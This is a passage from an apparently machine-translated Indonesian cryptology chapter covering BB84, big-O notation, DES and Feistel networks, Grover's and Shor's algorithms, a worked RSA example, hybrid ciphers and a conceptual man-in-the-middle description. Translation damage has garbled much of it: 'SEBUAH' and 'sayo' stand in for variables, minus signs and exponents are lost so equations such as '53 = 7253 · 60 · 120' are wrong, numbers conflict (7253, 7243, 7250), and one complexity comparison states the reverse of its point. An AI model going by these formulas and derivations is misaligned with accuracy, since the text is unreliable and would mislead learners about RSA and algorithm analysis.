Aspek aneh dari mekanika kuantum ini dimanfaatkan dengan baik oleh Charles Bennett dan Gilles Brassard dalam skema distribusi kunci kuantum pertama dan mungkin paling terkenal, yang disebut *BB84*. Pertama, pengirim dan penerima menyepakati representasi bit untuk empat polarisasi, sehingga setiap basis memiliki 1 dan 0. Dalam skema ini, 1 dapat diwakili oleh polarisasi foton vertikal dan salah satu polarisasi diagonal (positif 45 derajat), sedangkan 0 dapat diwakili oleh polarisasi horizontal dan polarisasi diagonal lainnya (negatif 45 derajat). Dengan cara ini, 1s dan 0s dapat ada ketika polarisasi bujursangkar diukur dan ketika polarisasi diagonal diukur.

Kemudian, pengirim mengirimkan aliran foton acak, masing-masing berasal dari basis yang dipilih secara acak (baik bujursangkar atau diagonal), dan foton ini direkam. Ketika penerima menerima foton, ia juga secara acak memilih untuk mengukurnya baik dalam basis bujursangkar atau basis diagonal dan mencatat hasilnya. Sekarang, kedua pihak secara terbuka membandingkan dasar mana yang mereka gunakan untuk setiap foton, dan mereka hanya menyimpan data yang sesuai dengan foton yang mereka ukur menggunakan dasar yang sama. Ini tidak mengungkapkan nilai bit foton, karena ada 1s dan 0s di setiap basis. Ini merupakan kunci untuk papan satu kali.

Karena penyadap pada akhirnya akan mengubah polarisasi beberapa foton ini dan dengan demikian mengacak data, penyadapan dapat dideteksi dengan menghitung tingkat kesalahan beberapa subset acak dari kunci. Jika ada terlalu banyak kesalahan, seseorang mungkin menguping, dan kuncinya harus dibuang. Jika tidak, transmisi data kunci aman dan pribadi.

### ***Keamanan Komputasi 0x714***

Sebuah kriptosistem dianggap sebagai aman secara komputasi jika algoritma yang paling terkenal untuk memecahkannya membutuhkan jumlah sumber daya dan waktu komputasi yang tidak masuk akal. Ini berarti bahwa secara teoritis mungkin bagi seorang penyadap untuk memecahkan enkripsi, tetapi secara praktis tidak mungkin untuk benar-benar melakukannya, karena jumlah waktu dan sumber daya yang diperlukan akan jauh melebihi nilai informasi yang dienkripsi. Biasanya, waktu yang dibutuhkan untuk memecahkan kriptosistem yang aman secara komputasi diukur dalam puluhan ribu tahun, bahkan dengan asumsi sumber daya komputasi yang sangat beragam. Kebanyakan kriptosistem modern termasuk dalam kategori ini.

Penting untuk dicatat bahwa algoritme paling terkenal untuk memecahkan sistem kripto selalu berkembang dan ditingkatkan. Idealnya, sebuah kriptosistem akan didefinisikan sebagai aman secara komputasi jika: *terbaik* algoritma untuk memecahkannya membutuhkan jumlah sumber daya dan waktu komputasi yang tidak masuk akal, tetapi saat ini tidak ada cara untuk membuktikan bahwa algoritma pemecah enkripsi yang diberikan adalah dan akan selalu menjadi yang terbaik. Sehingga *saat ini* algoritma paling terkenal digunakan sebagai gantinya untuk mengukur keamanan sistem kriptografi.

## Waktu Pengoperasian Algoritma $O(x^2)$

*Waktu berjalan algoritma* sedikit berbeda dari run time program. Karena algoritme hanyalah sebuah ide, tidak ada batasan kecepatan pemrosesan untuk mengevaluasi algoritme. Ini berarti bahwa ekspresi waktu berjalan algoritmik dalam menit atau detik tidak ada artinya.

Tanpa faktor seperti kecepatan prosesor dan arsitektur, hal penting yang tidak diketahui untuk suatu algoritma adalah *ukuran masukan*. Algoritma pengurutan yang berjalan pada 1.000 elemen tentu akan memakan waktu lebih lama daripada algoritma pengurutan yang sama yang berjalan pada 10 elemen. Ukuran input umumnya dilambangkan dengan  $n$ , dan setiap langkah atom dapat dinyatakan sebagai angka. Waktu berjalan dari algoritma sederhana, seperti yang berikut, dapat dinyatakan dalam  $n$ .

---

```
untuk(i = 1 sampai n) {
    Lakukan sesuatu;
    Lakukan hal lain;
}
Lakukan satu hal terakhir;
```

---

Algoritma ini loop  $n$  kali, setiap kali melakukan dua tindakan, dan kemudian melakukan satu tindakan terakhir, jadi *kompleksitas waktu* untuk algoritma ini akan menjadi  $2n+1$ . Algoritme yang lebih kompleks dengan loop bersarang tambahan yang ditempelkan, ditunjukkan di bawah, akan memiliki kompleksitas waktu  $n^2 + 2n + 1$ , karena tindakan baru dijalankan  $n^2$  kali.

---

```
untuk(x = 1 sampai n) {
    untuk(y = 1 sampai n) {
        Lakukan tindakan baru;
    }
}
untuk(i = 1 sampai n) {
    Lakukan sesuatu;
    Lakukan hal lain;
}
Lakukan satu hal terakhir;
```

---

Tetapi tingkat detail untuk kompleksitas waktu ini masih terlalu granular. Misalnya, sebagai  $n$  menjadi lebih besar, perbedaan relatif antara  $2n^2 + 5$  dan  $2n^2 + 365$  menjadi semakin sedikit. Namun, sebagai  $n$  menjadi lebih besar, perbedaan relatif antara  $2n^2 + 5$  dan  $2n^2 + 5$  menjadi lebih besar dan lebih besar. Jenis tren umum ini adalah yang paling penting untuk waktu berjalan suatu algoritme.

Pertimbangkan dua algoritma, satu dengan kompleksitas waktu  $2n^2 + 365$  dan yang lainnya dengan  $2n^2 + 5$ .  $2n^2 + 5$  algoritma akan mengungguli  $2n^2 + 365$  algoritma pada nilai kecil untuk  $n$ . Tapi untuk  $n=30$ , kedua algoritma bekerja sama, dan untuk semua  $n$  lebih besar dari 30,  $2n^2 + 365$  algoritma akan mengungguli  $2n^2 + 5$  algoritma. Karena hanya ada 30 nilai untuk  $n$  dimana  $2n^2 + 5$  algoritma berkinerja lebih baik, tetapi jumlah nilai yang tak terbatas untuk  $n$  dimana  $2n^2 + 365$  algoritma berkinerja lebih baik,  $2n^2 + 365$  umumnya lebih efisien.

Ini berarti bahwa, secara umum, tingkat pertumbuhan kompleksitas waktu suatu algoritma sehubungan dengan ukuran input lebih penting daripada kompleksitas waktu untuk setiap input tetap. Meskipun ini mungkin tidak selalu berlaku untuk aplikasi dunia nyata tertentu, jenis pengukuran efisiensi algoritme ini cenderung benar jika dirata-ratakan untuk semua kemungkinan aplikasi.

### 0x721 Notasi Asimtotik

*Notasi asimtotik* adalah cara untuk mengekspresikan efisiensi algoritma. Disebut asimtotik karena berkaitan dengan perilaku algoritme saat ukuran input mendekati batas asimtotik tak terhingga.

Kembali ke contoh  $2n+365$  algoritma dan  $2n^2 + 5$  algoritma, kami menentukan bahwa  $2n+365$  umumnya lebih efisien karena mengikuti tren  $n$ , sedangkan  $2n^2 + 5$  algoritma mengikuti tren umum  $n^2$ . Ini berarti bahwa  $2n+365$  dibatasi di atas oleh kelipatan positif dari  $n$  untuk semua cukup besar  $n$ , dan  $2n^2 + 5$  dibatasi di atas oleh kelipatan positif dari  $n^2$  untuk semua cukup besar  $n$ .

Kedengarannya agak membingungkan, tetapi yang sebenarnya berarti adalah bahwa terdapat konstanta positif untuk nilai tren dan batas bawah pada  $n$ , sehingga nilai tren dikalikan dengan konstanta akan selalu lebih besar dari kompleksitas waktu untuk semua  $n$  lebih besar dari batas bawah. Dengan kata lain,  $2n^2 + 5$  adalah dalam urutan  $n^2$ , dan  $2n+365$  adalah urutan  $n$ . Ada notasi matematika yang nyaman untuk ini, yang disebut *notasi oh besar*, yang terlihat seperti  $O(n^2)$  untuk menggambarkan suatu algoritma yang berorden  $n^2$ .

Cara sederhana untuk mengubah kompleksitas waktu algoritme menjadi notasi besar adalah dengan hanya melihat suku orde tinggi, karena ini akan menjadi suku yang paling penting sebagai  $n$  menjadi cukup besar. Jadi algoritma dengan kompleksitas waktu  $3n^4 + 43n^3 + 763n^2 + 237n + 37$  akan berada di urutan  $O(n^4)$ , dan  $54n^2 + 23n^4 + 4325$  akan menjadi  $O(n^4)$ .

### 0x730 Enkripsi Simetris

*Simetric cipher* adalah kriptosistem yang menggunakan kunci yang sama untuk mengenkripsi dan mendekripsi pesan. Proses enkripsi dan dekripsi umumnya lebih cepat dibandingkan dengan enkripsi asimetris, tetapi distribusi kunci bisa jadi sulit.

Cipher ini umumnya berupa block cipher atau stream cipher. SEBUAH *sandi blok* beroperasi pada blok dengan ukuran tetap, biasanya 64 atau 128 bit. Blok plainteks yang sama akan selalu dienkripsi ke blok ciphertext yang sama, menggunakan kunci yang sama. DES, Blowfish, dan AES (Rijndael) semuanya adalah cipher blok. *Cipher aliran* menghasilkan aliran bit pseudo-acak, biasanya satu bit atau byte pada suatu waktu. Ini disebut *aliran utama*, dan di-XOR dengan plaintext. Ini berguna untuk mengenkripsi aliran data yang berkelanjutan. RC4 dan LSFR adalah contoh dari stream cipher yang populer. RC4 akan dibahas secara mendalam di "Enkripsi Nirkabel 802.11b" di halaman 433.

DES dan AES keduanya adalah cipher blok yang populer. Banyak pemikiran masuk ke konstruksi cipher blok untuk membuatnya tahan terhadap serangan cryptanalytical yang diketahui. Dua konsep yang digunakan berulang kali dalam cipher blok adalah kebingungan

dan difusi. *Kebingungan* mengacu pada metode yang digunakan untuk menyembunyikan hubungan antara plaintext, ciphertext, dan kunci. Ini berarti bahwa bit keluaran harus melibatkan beberapa transformasi kompleks dari kunci dan teks biasa. *Difusi* berfungsi untuk menyebarluaskan pengaruh bit-bit plainteks dan bit-bit kunci pada ciphertext sebanyak mungkin. *Sandi produk* menggabungkan kedua konsep tersebut dengan menggunakan berbagai operasi sederhana secara berulang-ulang. Baik DES dan AES adalah sandi produk.

DES juga menggunakan jaringan Feistel. Ini digunakan di banyak cipher blok untuk memastikan bahwa algoritmanya dapat dibalik. Pada dasarnya, setiap blok dibagi menjadi dua bagian, kiri ( $L$ ) dan kanan ( $R$ ). Kemudian, dalam satu putaran operasi, setengah kiri baru ( $L_{sayo}$ ) diatur sama dengan setengah kanan lama ( $R_{sayo1}$ ), dan bagian kanan baru ( $R_{sayo}$ ) terdiri dari bagian kiri yang lama ( $L_{sayo1}$ ) Di-XOR dengan output dari suatu fungsi menggunakan separuh kanan lama ( $R_{sayo1}$ ) dan subkunci untuk putaran itu ( $K_{sayo}$ ). Biasanya, setiap putaran operasi memiliki subkunci terpisah, yang dihitung sebelumnya.

Nilai untuk  $L_{sayo}$  dan  $R_{sayo}$  adalah sebagai berikut ( $\oplus$  simbol menunjukkan operasi XOR):

$$L_{sayo} = R_{sayo1}$$

$$R_{sayo} = L_{sayo1} \oplus f(R_{sayo1}, K_{sayo})$$

DES menggunakan 16 putaran operasi. Nomor ini secara khusus dipilih untuk mempertahankan terhadap kriptanalisis diferensial. Satu-satunya kelemahan DES yang diketahui adalah ukuran kuncinya. Karena kuncinya hanya 56 bit, seluruh ruang kunci dapat diperiksa dalam serangan brute force yang lengkap dalam beberapa minggu pada perangkat keras khusus.

Triple-DES memperbaiki masalah ini dengan menggunakan dua kunci DES yang digabungkan bersama untuk ukuran kunci total 112 bit. Enkripsi dilakukan dengan mengenkripsi blok plaintext dengan kunci pertama, kemudian mendekripsi dengan kunci kedua, dan kemudian mengenkripsi kembali dengan kunci pertama. Dekripsi dilakukan secara analog, tetapi dengan operasi enkripsi dan dekripsi diaktifkan. Ukuran kunci yang ditambahkan membuat upaya brute force secara eksponensial lebih sulit.

Sebagian besar cipher blok standar industri tahan terhadap semua bentuk kriptanalisis yang diketahui, dan ukuran kunci biasanya terlalu besar untuk mencoba serangan brute force yang lengkap. Namun, perhitungan kuantum memberikan beberapa kemungkinan menarik, yang umumnya dilebih-lebihkan.

### **0x731 Algoritma Pencarian Kuantum Lov Grover**

Komputasi kuantum menjanjikan paralelisme masif. Komputer kuantum dapat menyimpan banyak keadaan berbeda dalam superposisi (yang dapat dianggap sebagai larik) dan melakukan perhitungan pada semuanya sekaligus. Ini sangat ideal untuk memaksa apa pun, termasuk cipher blok. Superposisi dapat diisi dengan setiap kunci yang mungkin, dan kemudian operasi enkripsi dapat dilakukan pada semua kunci pada waktu yang sama. Bagian yang sulit adalah mendapatkan nilai yang tepat dari superposisi. Komputer kuantum aneh karena ketika superposisi dilihat, semuanya terurai menjadi satu keadaan. Sayangnya, dekoherensi ini awalnya acak, dan peluang dekoherensi ke setiap keadaan dalam superposisi adalah sama.

Tanpa beberapa cara untuk memanipulasi peluang status superposisi, efek yang sama dapat dicapai hanya dengan menebak kunci. Secara kebetulan, seorang pria bernama Lov Grover datang dengan algoritma yang dapat memanipulasi peluang status superposisi. Algoritma ini memungkinkan kemungkinan keadaan tertentu yang diinginkan meningkat sementara yang lain menurun. Proses ini diulangi beberapa kali sampai penguraian superposisi ke dalam keadaan yang diinginkan hampir dijamin. Ini membutuhkan waktu sekitar *PadaLangkah*. ✓

Menggunakan beberapa keterampilan matematika eksponensial dasar, Anda akan melihat bahwa ini secara efektif membagi dua ukuran kunci untuk serangan brute force yang lengkap. Jadi, untuk ultra paranoid, menggandakan ukuran kunci cipher blok akan membuatnya tahan bahkan terhadap kemungkinan teoretis dari serangan brute-force lengkap dengan komputer kuantum.

## 0x740 Enkripsi Asimetris

Cipher asimetris menggunakan dua kunci: kunci publik dan kunci pribadi. Itu *kunci publik* dipublikasikan, sedangkan *kunci pribadi* dirahasiakan; maka nama-nama pintar. Setiap pesan yang dienkripsi dengan kunci publik hanya dapat didekripsi dengan kunci privat. Ini menghilangkan masalah distribusi kunci—kunci publik bersifat publik, dan dengan menggunakan kunci publik, sebuah pesan dapat dienkripsi untuk kunci privat terkait. Tidak seperti cipher simetris, tidak diperlukan saluran komunikasi out-of-band untuk mengirimkan kunci rahasia. Namun, cipher asimetris cenderung sedikit lebih lambat daripada cipher simetris.

### 0x741 RSA

RSA adalah salah satu algoritma asimetris yang lebih populer. Keamanan RSA didasarkan pada kesulitan memfaktorkan bilangan besar. Pertama, dua bilangan prima dipilih,  $P$  dan  $Q$ , dan produk mereka,  $N$ , dihitung:

$$N = P \cdot Q$$

Maka banyaknya bilangan antara 1 dan  $N - 1$  yang relatif prima untuk  $N$  harus dihitung (dua angka adalah *relatif prima* jika pembagi persekutuan terbesarnya adalah 1). Ini dikenal sebagai fungsi totient Euler, dan biasanya dilambangkan dengan huruf kecil Yunani phi ( $\phi$ ).

Sebagai contoh,  $(9) = 6$ , karena 1, 2, 4, 5, 7, dan 8 relatif prima ke 9. Seharusnya mudah diperhatikan bahwa jika  $N$  adalah prima,  $(N)$  akan  $N - 1$ . Fakta yang agak kurang jelas adalah bahwa jika  $N$  adalah produk dari tepat dua bilangan prima,  $P$  dan  $Q$ , maka  $(P \cdot Q) = (P - 1) \cdot (Q - 1)$ . Ini berguna, karena  $(N)$  harus dihitung untuk RSA.

Kunci enkripsi,  $E$ , yang relatif prima untuk  $(N)$ , harus dipilih secara acak. Maka kunci dekripsi harus ditemukan yang memenuhi persamaan berikut, di mana:  $S$  adalah bilangan bulat apa saja:

$$E \cdot D = S \cdot (N) + 1$$

Ini dapat diselesaikan dengan algoritma Euclidean yang diperluas. Itu *Algoritma Euclidean* adalah algoritma yang sangat tua yang merupakan cara yang sangat cepat untuk menghitung

pembagi persekutuan terbesar (FPB) dari dua bilangan. Yang lebih besar dari dua angka dibagi dengan angka yang lebih kecil, hanya memperhatikan sisanya. Kemudian, bilangan yang lebih kecil dibagi dengan sisanya, dan proses tersebut diulangi hingga sisanya menjadi nol. Nilai terakhir untuk sisa sebelum mencapai nol adalah pembagi persekutuan terbesar dari dua bilangan asli. Algoritma ini cukup cepat, dengan run time  $O(\log_{10} N)$ . Itu berarti bahwa dibutuhkan langkah-langkah yang sama banyaknya untuk menemukan jawabannya seperti jumlah digit dalam bilangan yang lebih besar.

Pada tabel di bawah ini akan dihitung GCD dari 7253 dan 120 yang ditulis sebagai  $\text{gcd}(7253, 120)$ . Tabel dimulai dengan meletakkan dua angka di kolom A dan B, dengan angka yang lebih besar di kolom A. Kemudian A dibagi dengan B, dan sisanya dimasukkan ke kolom R. Pada baris berikutnya, B lama menjadi A baru, dan R lama menjadi B baru. R dihitung lagi, dan proses ini diulangi sampai sisanya nol. Nilai terakhir dari R sebelum nol adalah pembagi persekutuan terbesar.

$\text{gcd}(7253, 120)$

SEBUAH	B	R
7253	120	53
120	53	14
53	14	11
14	11	3
11	3	2
3	2	1
2	1	0

Jadi, pembagi persekutuan terbesar dari 7243 dan 120 adalah 1. Artinya, 7250 dan 120 relatif prima satu sama lain.

Itu algoritma Euclidean yang diperluas berurusan dengan menemukan dua bilangan bulat,  $J$  dan  $K$ , seperti yang

$$J \cdot \text{SEBUAH} + K \cdot B = R$$

kapan  $\text{gcd}(\text{SEBUAH}, B) = R$ .

Ini dilakukan dengan mengerjakan algoritma Euclidean secara mundur. Namun, dalam hal ini, hasil bagi itu penting. Berikut adalah matematika dari contoh sebelumnya, dengan hasil bagi:

$$7253 = 60 \cdot 120 + \mathbf{53}$$

$$120 = 2 \cdot 53 + \mathbf{14}$$

$$53 = 3 \cdot 14 + \mathbf{11}$$

$$14 = 1 \cdot 11 + \mathbf{3}$$

$$11 = 3 \cdot 3 + \mathbf{2}$$

$$3 = 1 \cdot 2 + \mathbf{1}$$

Dengan sedikit aljabar dasar, suku-suku dapat dipindahkan untuk setiap baris sehingga sisanya (ditampilkan dalam huruf tebal) dengan sendirinya berada di sebelah kiri tanda sama dengan:

$$\mathbf{53} = 7253 \cdot 60 \cdot 120$$

$$\mathbf{14} = 120 \cdot 2 \cdot 53$$

$$\mathbf{11} = 53 \cdot 3 \cdot 14$$

$$\mathbf{3} = 14 \cdot 1 \cdot 11$$

$$\mathbf{2} = 11 \cdot 3 \cdot 3$$

$$\mathbf{1} = 3 \cdot 1 \cdot 2$$

Mulai dari bawah, jelas bahwa:

$$1 = 3 \cdot 1 \cdot \mathbf{2}$$

Namun, garis di atasnya adalah  $2 = 11 \cdot 3 \cdot 3$ , yang memberikan substitusi untuk 2:

$$1 = 3 \cdot 1 \cdot (11 \cdot 3 \cdot 3)$$

$$1 = 4 \cdot \mathbf{3} - 1 \cdot 11$$

Baris di atas yang menunjukkan bahwa  $3 = 14 \cdot 1 \cdot 11$ , yang juga dapat disubstitusikan ke 3:

$$1 = 4 \cdot (14 \cdot 1 \cdot 11) \cdot 1 \cdot 11$$

$$1 = 4 \cdot 14 \cdot 5 \cdot \mathbf{11}$$

Tentu saja, baris di atas yang menunjukkan bahwa  $11 = 53 \cdot 3 \cdot 14$ , mendorong substitusi lain:

$$1 = 4 \cdot 14 \cdot \mathbf{Kam} \cdot 5 \cdot (53 \cdot \mathbf{Kam} \cdot 3 \cdot 14)$$

$$1 = 19 \cdot \mathbf{14} - 5 \cdot 53$$

Mengikuti pola, kami menggunakan garis yang menunjukkan  $14 = 120 \cdot 2 \cdot 53$ , menghasilkan substitusi lain:

$$1 = 19 \cdot (120 \cdot 2 \cdot 53) \cdot 5 \cdot 53$$

$$1 = 19 \cdot 120 \cdot 43 \cdot \mathbf{53}$$

Dan akhirnya, baris teratas menunjukkan bahwa  $53 = 7253 \cdot 60 \cdot 120$ , untuk substitusi terakhir:

$$1 = 19 \cdot 120 \cdot 43 \cdot (7253 \cdot 60 \cdot 120)$$

$$1 = 2599 \cdot 120 \cdot 43 \cdot 7253$$

$$2599 \cdot 120 + 43 \cdot 7253 = 1$$

Ini menunjukkan bahwa dan akan menjadi 2599 dan 43, masing-masing.

Angka-angka dalam contoh sebelumnya dipilih karena relevansinya dengan RSA. Asumsikan nilai untuk  $P$  dan  $Q$  adalah 11 dan 13,  $N$  akan menjadi 143. Oleh karena itu,  $(N) = 120 = (11 \cdot 1) \cdot (13 \cdot 1)$ . Karena 7253 relatif prima ke 120, angka itu merupakan nilai yang sangat baik untuk  $E$ .

Jika Anda ingat, tujuannya adalah untuk menemukan nilai untuk  $D$  yang memenuhi persamaan berikut:

$$E \cdot D \equiv S \pmod{N} + 1$$

Beberapa aljabar dasar menempatkannya dalam bentuk yang lebih dikenal:

$$D \cdot E + S \pmod{N} = 1$$

$$D \cdot 7253 \pm S \cdot 120 = 1$$

Menggunakan nilai dari algoritma Euclidean yang diperluas, jelas bahwa  $D=43$ . Nilai untuk  $S$  tidak terlalu penting, yang berarti matematika ini selesai modulo ( $N$ ), atau modulo 120. Artinya, nilai ekivalen positif untuk  $D$  adalah 77, karena  $120 \cdot 43 = 77$ . Ini dapat dimasukkan ke dalam persamaan sebelumnya dari atas:

$$E \cdot D \equiv S \pmod{N} + 1$$

$$7253 \cdot 77 = 4654 \cdot 120 + 1$$

Nilai untuk  $N$  dan  $E$  didistribusikan sebagai kunci publik, sedangkan  $D$  dirahasiakan sebagai kunci pribadi.  $P$  dan  $Q$  dibuang. Fungsi enkripsi dan dekripsi cukup sederhana.

$$\text{Enkripsi: } C \equiv M^e \pmod{N}$$

$$\text{Dekripsi: } M \equiv C^d \pmod{N}$$

Misalnya, jika pesan,  $M$ , adalah 98, enkripsi akan menjadi sebagai berikut:

$$98_{7253} \equiv 76 \pmod{143}$$

Ciphertextnya adalah 76. Lalu, hanya seseorang yang tahu nilainya  $D$  dapat mendekripsi pesan dan memulihkan nomor 98 dari nomor 76, sebagai berikut:

$$76^{43} \equiv 98 \pmod{143}$$

Jelas, jika pesan  $M$ , lebih besar dari  $N$ , itu harus dipecah menjadi potongan-potongan yang lebih kecil dari  $N$ .

Proses ini dimungkinkan oleh teorema totient Euler. Ini menyatakan bahwa jika  $M$  dan  $N$  relatif prima, dengan  $M$  menjadi angka yang lebih kecil, maka ketika  $M$  dikalikan dengan dirinya sendiri ( $N$ ) kali dan dibagi dengan  $N$ , sisanya akan selalu 1:

$$\text{Jika } \gcd(M, N) = 1 \text{ dan } M < N \text{ kemudian } M^M \equiv 1 \pmod{N}$$

Karena ini semua dilakukan modulo  $N$ , berikut ini juga benar, karena cara kerja perkalian dalam aritmatika modulus:

$$M(N) \cdot M(N) = 1 \cdot 1 \pmod{N}$$

$$M_2 \cdot (N) = 1 \pmod{N}$$

Proses ini bisa diulang lagi dan lagi. Skali untuk menghasilkan ini:

$$M_5 \cdot (N) = 1 \pmod{N}$$

Jika kedua ruas dikalikan dengan  $M$ , hasilnya adalah:

$$M_5 \cdot (N) \cdot M = 1 \cdot M \pmod{N}$$

$$M_5 \cdot (N) + 1 = M \pmod{N}$$

Persamaan ini pada dasarnya adalah inti dari RSA. Sebuah angka,  $M$ , dinaikkan ke modulo daya  $N$ , menghasilkan nomor asli  $M$  lagi. Ini pada dasarnya adalah fungsi yang mengembalikan inputnya sendiri, yang tidak begitu menarik dengan sendirinya. Tetapi jika persamaan ini dapat dipecah menjadi dua bagian yang terpisah, maka satu bagian dapat digunakan untuk mengenkripsi dan yang lainnya untuk mendekripsi, menghasilkan pesan asli lagi. Ini dapat dilakukan dengan menemukan dua angka,  $E$  dan  $D$ , yang dikalikan sama. Skali ( $N$ ) ditambah 1. Maka nilai ini dapat disubstitusikan ke persamaan sebelumnya:

$$E \cdot D = S \cdot (N) + 1$$

$$M_{ED} = M \pmod{N}$$

Ini setara dengan:

$$M_{ED} = M \pmod{N}$$

yang dapat dipecah menjadi dua langkah:

$$SAYA = C \pmod{N}$$

$$CD = M \pmod{N}$$

Dan itu pada dasarnya RSA. Keamanan algoritme terkait dengan menjaga  $D$  rahasia. Tapi sejak  $N$  dan  $E$  keduanya merupakan nilai publik, jika  $N$  dapat difaktorkan ke dalam aslinya  $P$  dan  $Q$ , maka ( $N$ ) dapat dengan mudah dihitung dengan  $(P-1) \cdot (Q-1)$ , dan kemudian  $D$  dapat ditentukan dengan algoritma Euclidean yang diperluas. Oleh karena itu, ukuran kunci untuk RSA harus dipilih dengan mempertimbangkan algoritma pemfaktoran yang paling terkenal untuk menjaga keamanan komputasi. Saat ini, algoritma pemfaktoran yang paling terkenal untuk bilangan besar adalah number field sieve (NFS). Algoritme ini memiliki waktu berjalan eksponensial, yang cukup bagus, tetapi masih belum cukup cepat untuk memecahkan kunci RSA 2.048-bit dalam waktu yang wajar.

### **0x742 Algoritma Anjak Kuantum Peter Shor**

Sekali lagi, komputasi kuantum menjanjikan peningkatan luar biasa dalam potensi komputasi. Peter Shor dapat memanfaatkan paralelisme masif komputer kuantum untuk memfaktorkan bilangan secara efisien menggunakan trik teori bilangan lama.

Algoritma sebenarnya cukup sederhana. Ambil nomor,  $N$ , untuk faktor. Pilih nilai,  $SEBUAH$ , itu kurang dari  $N$ . Nilai ini juga harus relatif prima untuk  $N$ , tetapi dengan asumsi bahwa  $N$  adalah produk dari dua bilangan prima (yang akan selalu terjadi ketika mencoba memfaktorkan bilangan untuk memecahkan RSA), jika  $SEBUAH$  tidak relatif prima untuk  $N$ , kemudian  $SEBUAH$  adalah salah satu dari  $N$  faktor.

Selanjutnya, muat superposisi dengan nomor urut yang dihitung dari 1 dan masukkan setiap nilai tersebut melalui fungsi  $f(x) = SEBUAH \pmod{N}$ . Ini semua dilakukan pada saat yang sama, melalui keajaiban komputasi kuantum. Sebuah pola berulang akan muncul dalam hasil, dan periode pengulangan ini harus ditemukan. Untungnya, ini dapat dilakukan dengan cepat pada komputer kuantum dengan transformasi Fourier. Periode ini akan disebut  $R$ .

Kemudian, cukup hitung  $\gcd(SEBUAH_{R/2}+1, N)$  dan  $\gcd(SEBUAH_{R/2}1, N)$ . Setidaknya salah satu dari nilai-nilai ini harus menjadi faktor dari  $N$ . Hal ini dimungkinkan karena  $SEBUAH_r=1 \pmod{N}$  dan dijelaskan lebih lanjut di bawah ini.

$$SEBUAH_r=1 \pmod{N}$$

$$(SEBUAH_{R/2})_2 = 1 \pmod{N}$$

$$(SEBUAH_{R/2})_1 = 0 \pmod{N}$$

$$(SEBUAH_{R/2}1) \cdot (SEBUAH_{R/2}+1) = 0 \pmod{N}$$

Ini berarti bahwa  $(SEBUAH_{R/2}1) \cdot (SEBUAH_{R/2}+1)$  adalah kelipatan bilangan bulat dari  $N$ . Selama nilai-nilai ini tidak nol dengan sendirinya, salah satu dari mereka akan memiliki faktor yang sama dengan  $N$ .

Untuk memecahkan contoh RSA sebelumnya, nilai publik  $N$  harus difaktorkan. Pada kasus ini  $N$  sama dengan 143. Selanjutnya, nilai untuk  $SEBUAH$  dipilih yang relatif prima ke dan kurang dari  $N$ , jadi  $SEBUAH$  sama dengan 21. Fungsinya akan terlihat seperti  $f(x) = 21x \pmod{143}$ . Setiap nilai sekuensial dari 1 hingga setinggi komputer kuantum akan dimasukkan melalui fungsi ini.

Singkatnya, asumsinya adalah bahwa komputer kuantum memiliki tiga bit kuantum, sehingga superposisi dapat menampung delapan nilai.

$x=1$	$211 \pmod{143} = 21$
$x=2$	$212 \pmod{143} = 12$
$x=3$	$213 \pmod{143} = 109$
$x=4$	$214 \pmod{143} = 1$
$x=5$	$215 \pmod{143} = 21$
$x=6$	$216 \pmod{143} = 12$
$x=7$	$217 \pmod{143} = 109$
$x=8$	$218 \pmod{143} = 1$

Di sini periode mudah ditentukan dengan mata:  $R$  adalah 4. Berbekal informasi ini,  $\gcd(21, 143)$  dan  $\gcd(21^2, 143)$  harus menghasilkan setidaknya salah satu faktor. Kali ini, kedua faktor benar-benar muncul, karena  $\gcd(440, 143) = 11$  dan  $\gcd(442, 142) = 13$ . Faktor-faktor ini kemudian dapat digunakan untuk menghitung ulang kunci privat untuk contoh RSA sebelumnya.

## Cipher Hibrida 0x750

SEBUAH *hibrida* cryptosystem mendapatkan yang terbaik dari kedua dunia. Cipher asimetris digunakan untuk menukar kunci yang dihasilkan secara acak yang digunakan untuk mengenkripsi komunikasi yang tersisa dengan cipher simetris. Ini memberikan kecepatan dan efisiensi cipher simetris, sekaligus memecahkan dilema pertukaran kunci yang aman. Cipher hybrid digunakan oleh sebagian besar aplikasi kriptografi modern, seperti SSL, SSH, dan PGP.


Karena sebagian besar aplikasi menggunakan sandi yang tahan terhadap kriptanalisis, menyerang sandi biasanya tidak akan berhasil. Namun, jika penyerang dapat mencegat komunikasi antara kedua belah pihak dan menyamar sebagai satu atau yang lain, algoritma pertukaran kunci dapat diserang.

### **0x751 Serangan Man-in-the-Middle**

SEBUAH *serangan man-in-the-middle (MitM)* adalah cara cerdas untuk menghindari enkripsi. Penyerang duduk di antara dua pihak yang berkomunikasi, dengan masing-masing pihak percaya bahwa mereka berkomunikasi dengan pihak lain, tetapi keduanya berkomunikasi dengan penyerang.

Ketika koneksi terenkripsi antara kedua pihak dibuat, kunci rahasia dibuat dan ditransmisikan menggunakan sandi asimetris. Biasanya, kunci ini digunakan untuk mengenkripsi komunikasi lebih lanjut antara kedua pihak. Karena kunci ditransmisikan dengan aman dan lalu lintas berikutnya diamankan oleh kunci, semua lalu lintas ini tidak dapat dibaca oleh calon penyerang yang mengendus paket-paket ini.

Namun, dalam serangan MitM, pihak A percaya bahwa dia berkomunikasi dengan B, dan pihak B yakin dia berkomunikasi dengan A, namun pada kenyataannya, keduanya berkomunikasi dengan penyerang. Jadi, ketika A menegosiasikan koneksi terenkripsi dengan B, A sebenarnya membuka koneksi terenkripsi dengan penyerang, yang berarti penyerang berkomunikasi secara aman dengan sandi asimetris dan mempelajari kunci rahasia. Kemudian penyerang hanya perlu membuka koneksi terenkripsi lain dengan B, dan B akan percaya bahwa dia sedang berkomunikasi dengan A, seperti yang ditunjukkan pada ilustrasi berikut.



